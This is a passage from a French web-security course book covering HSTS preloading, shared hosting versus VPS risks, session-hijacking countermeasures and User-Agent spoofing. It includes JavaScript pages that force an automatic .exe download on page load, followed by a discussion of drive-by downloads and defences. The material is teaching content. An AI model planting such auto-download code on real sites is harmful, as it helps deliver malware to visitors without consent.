
Pour résoudre le second problème, voyez avec votre hébergeur comment réaliser une redirection HTTP vers HTTPS via le même fichier **.htaccess** de votre site. Quelques lignes seront à ajouter.

J'ai effectué les étapes ci-dessus pour le site **cyber***.fr** :




On peut enfin soumettre le site à la liste de préchargement HSTS !

Le site est alors en attente d'inclusion dans la liste de préchargement :



Environ trois semaines plus tard, le site est bien préchargé :



Sécurité des serveurs mutualisés et des VPS

Les serveurs mutualisés

Un serveur mutualisé possède une seule adresse IP pour une multitude de domaines. Deux mécanismes permettent cet exploit : l'hébergement virtuel (Virtual Hosting) et, pour HTTPS, le SNI (Server Name Indication, une extension du protocole TLS).

L'HÉBERGEMENT VIRTUEL

Le serveur web (Apache, Nginx ou IIS) correctement configuré peut ici reconnaître des virtual hosts (chaque virtual host fait correspondre un nom de domaine spécifique à un répertoire racine différent sur le serveur). L'hébergement virtuel recherche le nom de domaine présent dans l'en-tête HTTP "Host" de chaque requête envoyée à une adresse IP. Il redirige alors la requête vers le bon répertoire racine. Cela permet au serveur mutualisé d'héberger de nombreux domaines, ce qui permet de faire des économies d'échelle. Ceci explique le prix très attractif de ce type de serveur. C'est leur principal avantage. Côté inconvénient, il faut signaler les risques liés à la sécurité d'un site hébergé, qui est dépendant de la fiabilité des autres sites présents sur le serveur. À partir d'un site compromis, il sera aisé d'attaquer tous les autres sites présents sur le serveur mutualisé, même si ceux-ci ne possèdent aucune vulnérabilité… Un autre inconvénient réside dans le référencement (SEO) : un site de mauvaise réputation peut impacter négativement le référencement des autres sites. Donc, pour la sécurité comme pour le référencement de votre site, vous êtes totalement tributaire des autres sites hébergés sur le serveur mutualisé.

Exemple de configuration dans Apache :

```
<VirtualHost *:80>
  ServerName www.site-Y.fr
  DocumentRoot /var/www/user001
</VirtualHost>

<VirtualHost *:80>
  ServerName www.site-Z.net
  DocumentRoot /var/www/user002
</VirtualHost>
```

LE SNI (SERVER NAME INDICATION)

Le chiffrement TLS (pour les connexions HTTPS) pose un problème dans le cadre du Virtual Hosting : ce chiffrement débute avant même que l'en-tête HTTP "Host" ne puisse être lu. C'est à ce moment qu'intervient le SNI. Dès le début de la connexion HTTPS, le nom de domaine est spécifié dans la poignée de main TLS. Le serveur mutualisé envoie alors le certificat correspondant au domaine demandé (chaque domaine sécurisé possède son propre certificat SSL/TLS).

Les serveurs privés virtuels (VPS)

La virtualisation permet le partage du serveur physique en plusieurs serveurs virtuels indépendants. Les avantages principaux du VPS sont :


- ➔ Ressources fixes attribuées aux serveurs virtuels (RAM, CPU, …)
- ➔ Accès root ou administrateur complet
- ➔ Performance accrue
- ➔ Isolation des autres serveurs virtuels sur le serveur
- ➔ Trafic plus important

L'inconvénient majeur est le prix. Le VPS est nettement plus onéreux que le serveur mutualisé, mais moins cependant qu'un serveur dédié !.


Alors que le serveur mutualisé est plutôt destiné à accueillir des petits blogs, le VPS pourra être utilisé pour des sites plus importants à trafic conséquent et nécessitant une sécurité plus élevée.

Caractéristique	Serveur mutualisé	VPS
Performance	Dépend des autres sites	Stable
Coût	Faible	Moyen
Ressources	Partagées	Dédiées
Contrôle	Limité	Important (via SSH)
Utilisation	Petits sites	Sites à trafic moyen
Sécurité	Plus vulnérable	Plus sécurisé

Serveur mutualisé



VPS



Sécurité des serveurs mutualisés et des VPS

Le problème principal avec les serveurs mutualisés est la possibilité d'attaquer un site, même si celui-ci ne contient aucune faille, à partir d'un autre site, vulnérable celui-ci, hébergé sur le même serveur. De plus, la sécurité ne peut être configurée de manière optimale (pas d'accès root). Vous êtes donc totalement dépendant des mesures prises par l'hébergeur.

Dans le cas du VPS, ceci est vraiment différent :

- ➔ **Chaque VPS est isolé virtuellement (chaque VPS possède son propre système d'exploitation) ce qui rend la vulnérabilité inter-utilisateurs beaucoup plus faible !**
- ➔ **L'accès root (administrateur) est permis (souvent via SSH)**
- ➔ **Les mises à jour (ainsi que les sauvegardes) sont sous votre responsabilité et plus sous celle de l'hébergeur, ce qui est un avantage mais aussi un risque.**
- ➔ **La personnalisation du firewall est possible.**
- ➔ **Les protections DDOS sont généralement plus performantes que sur les serveurs mutualisés.**

Il faut cependant signaler qu'une attaque inter-VPS, pratiquement très complexe à réaliser à cause de l'isolation, est cependant théoriquement possible :

- ➔ **Des vulnérabilités dans l'hyperviseur peuvent permettre l'évasion de machine virtuelle (VM escape) et l'accès au système hôte. Ces vulnérabilités sont évidemment rapidement patchées après leur découverte.**
- ➔ **Des attaques par canal auxiliaire (side-channel) sont éventuellement possibles : par exemple Spectre et Meltdown.**

Ces scénarios sont cependant très rares, d'autant plus que les hébergeurs peuvent configurer leur firewall pour bloquer les communications inter-VPS malveillantes. Il faut bien évidemment, aussi bien pour le serveur mutualisé que pour le VPS, choisir un fournisseur fiable et de bonne réputation.

Remarque : si les VPS présents sur un même serveur physique ont des IP différentes (ce n'est pas toujours le cas), alors l'indication du nom de serveur (SNI) ne sera généralement pas utilisé (sauf si certains des VPS sont multisites).

Le détournement de session (Session Hijacking)

Les détournements de session mentionnés dans un chapitre précédent sont de deux types :

TYPES	STRATÉGIES	CONTRE-MESURES
Vol d'une session existante	**Vol dans le navigateur**	cookie de session avec le flag httponly (qui empêche au script d'accéder au cookie)
	Vol durant le transport	HSTS, cookie de session avec le flag secure (qui ne transmet le cookie que via un chiffrement SSL/TLS)
Attaque de l'ID de session du serveur	**Utilisation de la force brute**	Définir un identifiant de session fort

Pour empêcher un détournement de session, il faut donc plus précisément :

- ➔ Utiliser un identifiant de session long et aléatoire (attention aux algorithmes faibles)
- ➔ Utiliser un IDS/IPS
- ➔ Forcer HTTPS avec HSTS
- ➔ Ajouter les flags Secure et HttpOnly au cookie de session
- ➔ Implémenter un log out automatique si une session se termine
- ➔ Implémenter un délai d'expiration de la session (**session timeout**) : lorsqu'un utilisateur reste inactif pendant un intervalle défini, le serveur révoque l'identifiant de session rendant cette dernière invalide. L'utilisateur doit alors se reconnecter afin d'obtenir un nouvel identifiant.

L'User-Agent (agent utilisateur)

L'User-Agent, ou agent utilisateur, est une chaîne de caractères envoyée par l'application cliente (navigateur, bot, …) qui effectue une requête HTTP sur Internet. Il permet d'identifier l'application cliente, son type, sa version, ainsi que le système d'exploitation (OS) de l'appareil.

Il existe des extensions de navigateur qui permettent de changer votre User-Agent afin de vous procurer plus d'anonymat en ligne (par exemple : User Agent Switcher).

Capturer un User-Agent en PHP est très simple :

```
$UserAgent = $_SERVER['HTTP_USER_AGENT'];
```

Exemple d'User-Agent
Mozilla/5.0 (X11 ; Ubuntu ; Linux x86_64 ; rv :35.0) Gecko/20100101 Firefox/35.0

- ➔ Mozilla/5.0 : tous les navigateurs utilisent ce mot-clé
- ➔ X11 : environnement graphique (Unix)
- ➔ Ubuntu : système d'exploitation
- ➔ Gecko/20100101 : moteur de rendu pour l'affichage des pages web
- ➔ Firefox : nom du navigateur

Des sites vous permet de connaître rapidement votre agent utilisateur :

https://whatmyuseragent.com/

https://www.whatsmyua.info/

Exemple d'User-Agent : Linux

Mozilla/5.0 (X11 ; Ubuntu ; Linux x86_64 ; rv :35.0) Gecko/20100101 Firefox/35.0

C'est un ordinateur Linux (Ubuntu 64 bits)

Exemple d'User-Agent : Mac OS

Mozilla/5.0 (Macintosh ; Intel Mac OS X 10_15_1 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/780.3904.108 Safari/537.36V

C'est un ordinateur MAC (on a même la version !)

Exemple d'User-Agent : iOS

Mozilla/5.0 (iPhone ; CPU iPhone OS 13.2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile/15E148

C'est un smartphone iOS (version 13.2)

Exemple d'User-Agent : Android

Mozilla/5.0 (Linux; Android 4.2.2; Nexus 7 Build/JDQ39) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.49 Safari/537.31

C'est un smartphone Android

Type du smartphone : Nexus 7 Build/JDQ39

Android est très bavard !

Exemple d'User-Agent : Windows
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like Gecko) Chrome/0.2.149.27 Safari/525.13 **C'est un Windows XP (car version = Windows NT 5.1)**


Exemple d'User-Agent : Windows
Mozilla/5.0 (Windows; U; Windows NT 6.1; fr; rv:1.9.2) Gecko/20100115 Firefox/3.6 **C'est fort probablement un Windows 7 (car version = Windows NT 6.1)**

Les versions du système d'exploitation Windows	
Windows 11	10.0
Windows 10	10.0
Windows Server 2016	10.0
Windows 8.1	6.3
Windows Server 2012 R2	6.3
Windows 8	6.2
Windows Serveur 2012	6.2
Windows 7	6.1
Windows Server 2008 R2	6.1
Windows Server 2008	6.0
Windows Vista	6.0
Windows Server 2003 R2	5.2
Windows Server 2003	5.2
Windows XP 64-Bit Edition	5.2
Windows XP	5.1
Windows 2000	5.0


L'extension User-Agent Switcher

Cette extension pour Chrome et Firefox permet de masquer le navigateur que vous utilisez en modifiant l'en-tête User-Agent dans vos requêtes HTTP.

Useragent Switcher



Choisissons iPhone / Safari




L'User-Agent a bien été modifié !

Modifier son agent utilisateur dans Firefox sans utiliser d'extension

Soit un navigateur Firefox dont l'agent utilisateur est :

Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0




Pour modifier cet User-Agent, nous allons taper dans Firefox l'adresse suivante :


about:config

Un message d'avertissement apparaît :

On crée alors la préférence **general.useragent.override** en tant que chaîne et on lui donne la valeur d'un agent utilisateur de notre choix (ici : **Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36**) :



Notre User-Agent est bien modifié :



Téléchargement automatique avec JS et drive-by download

Comment créer une page HTML qui, une fois ouverte, télécharge automatiquement un fichier sur votre disque dur ?

Voici comment faire pour un fichier texte :

auto.html

```
<!DOCTYPE html>
<html lang="fr">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Automatic .txt download</title>
</head>
<body>

  <h2>Le téléchargement vient de s'effectuer de manière automatique grâce à
JavaScript...</h2>

  <script>
    // Fonction de téléchargement automatique
    window.onload = function() {
      // Mettre ici le texte contenu dans le fichier
      const contenu = "Ce fichier texte a été enregistré automatiquement sur le disque dur
                       grâce à JavaScript lors de l'ouverture de la page auto.html.";

      // Créer ici un objet Blob avec son contenu
      const blob = new Blob([contenu], { type: 'text/plain' });

      // Générer ici une URL pour le Blob
      const url = URL.createObjectURL(blob);

      // Créer ici un lien invisible pour déclencher le téléchargement
      const a = document.createElement('a');
      a.href = url;
      a.download = 'fichier_auto.txt';  // Nom du fichier
      document.body.appendChild(a);
      a.click();

      // Nettoyer ici l'élément et révoquer l'URL
      document.body.removeChild(a);
      URL.revokeObjectURL(url);
    };
  </script>

</body>
</html>
```

Explications :

- ➔ **En JavaScript, pour des raisons liées à la sécurité, il est théoriquement impossible d'écrire directement un fichier sur le disque dur.**
- ➔ **Il est cependant possible de contourner cette protection en utilisant un objet Blob (objet de données brutes qui contient les données du fichier) et en créant une URL temporaire pour ce Blob avec la fonction URL.createObjectURL().**
- ➔ **Il suffit ensuite de créer un lien invisible (balise <a>) et de cliquer dessus automatiquement avec la fonction click().**
- ➔ **Le fichier (ici fichier_auto.txt), avec le contenu spécifié dans l'objet Blob, sera alors enregistré automatiquement dans le répertoire de téléchargement par défaut du navigateur utilisé.**

Voici comment faire pour un fichier exécutable :

auto-exe.html

```
<!DOCTYPE html>
<html lang="fr">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Automatic .exe download</title>
</head>
<body>
  <h2> Le fichier exécutable a été enregistré automatiquement sur le disque dur
        grâce à JavaScript lors de l'ouverture de la page auto-exe.html.</h2>

  <script>
    window.onload = function() {
      // Lien vers le fichier .exe hébergé sur un serveur sécurisé
      const url = 'https://mon-site.net/program.exe';

      // Créer un lien invisible puis lancer le téléchargement
      const a = document.createElement('a');
      a.href = url;
      a.download = 'program.exe';  // Mettre ici nom d'enregistrement du fichier
      document.body.appendChild(a);
      a.click();

      // Nettoyer l'élément
      document.body.removeChild(a);
    };
  </script>

</body>
</html>
```

Explications :

- ➔ **Pour un fichier exécutable, en pratique, il faut s'y prendre différemment ! En effet, les objets Blob ne sont pas conçus pour contenir des fichiers binaires exécutables, mais plutôt des fichiers texte ou des fichiers binaire de type image, plus simples que des exécutables.**
- ➔ **Vous pouvez alors, comme indiqué dans le cadre de la page précédente, héberger le fichier .exe sur un serveur sécurisé (HTTPS). Un serveur HTTP serait probablement tout de suite bloqué par le navigateur. Un fichier binaire exécutable (.exe), contrairement à un fichier texte, doit en effet être plutôt récupéré sur un serveur distant.**
- ➔ **Vous pouvez alors créer un lien invisible vers ce fichier distant puis cliquer dessus automatiquement avec la fonction click(). Cependant, vous serez parfois bloqué par certains navigateurs. Le navigateur pourra aussi vous demander l'autorisation pour ce téléchargement qui ne sera plus, dès lors, automatique.**
- ➔ **Avec le code de la page précédente, si le navigateur l'accepte, le fichier (ici program.exe) sera alors téléchargé depuis le serveur distant puis enregistré automatiquement dans le répertoire de téléchargement par défaut du navigateur utilisé.**

À RETENIR

En bref, JavaScript ne peut pas écrire directement sur le disque dur du client web pour des raisons évidentes de sécurité, mais peut autoriser, via des interactions utilisateur qui peuvent être simulées, le téléchargement sur le disque dur de fichiers, distants (pour un fichier .exe) ou contenus dans un objet Blob (pour un fichier .txt).

Une question vient tout de suite à l'esprit : les cybercriminels peuvent-ils utiliser la méthode rudimentaire développée dans les pages qui précèdent pour réaliser un drive-by download ?

Pour rappel, un drive-by download est une technique utilisée par les pirates informatiques pour télécharger automatiquement un malware sur l'ordinateur d'un client web sans son consentement puis l'exécuter de manière invisible. Il suffit de visiter une page compromise ou d'ouvrir un email pour en être victime.

- **En pratique, ce ne sera pas possible car le script des pages précédentes permet le téléchargement d'un exécutable mais pas son exécution automatique !**
- **Il faudra donc, par rapport à ce script, rajouter une étape supplémentaire pour forcer l'exécution de ce malware, via une vulnérabilité du navigateur ou du système d'exploitation. Un système d'exploitation et un navigateur mis à jour de manière régulière seront peu susceptibles de posséder une vulnérabilité permettant à un cybercriminel lambda de réussir ce tour de force. Ce n'est donc pas une chose aisée à réaliser! Seules des vulnérabilités de type zero-day rendraient ce scénario possible tout en sachant que ce genre de failles est accessible à un nombre très restreint d'acteurs malveillants. Il ne faut donc pas s'inquiéter outre mesure, même si cela est théoriquement possible.**
- **Ce qui est malheureusement concevable, c'est d'utiliser l'ingénierie sociale afin de convaincre un internaute de cliquer sur le fichier téléchargé automatiquement. Il faut donc être attentif à toute tentative de manipulation psychologique. Il est normalement peu probable qu'un internaute exécute volontairement un fichier exécutable qui apparaît soudain sur son disque dur, à moins d'être vraiment crédule. L'ingénierie sociale permet cependant bien souvent de gruger un internaute.**
- **Il est, dans tous les cas, très utile d'installer un antivirus fiable sur son ordinateur afin de mettre en quarantaine tout fichier malveillant téléchargé par inadvertance.**

L'attaque HPP (HTTP Parameter Pollution)

L'attaque HPP est une attaque qui concerne les paramètres d'une requête HTTP. Soit l'URL suivante, avec un même paramètre utilisé deux fois, mais affecté de valeurs différentes :

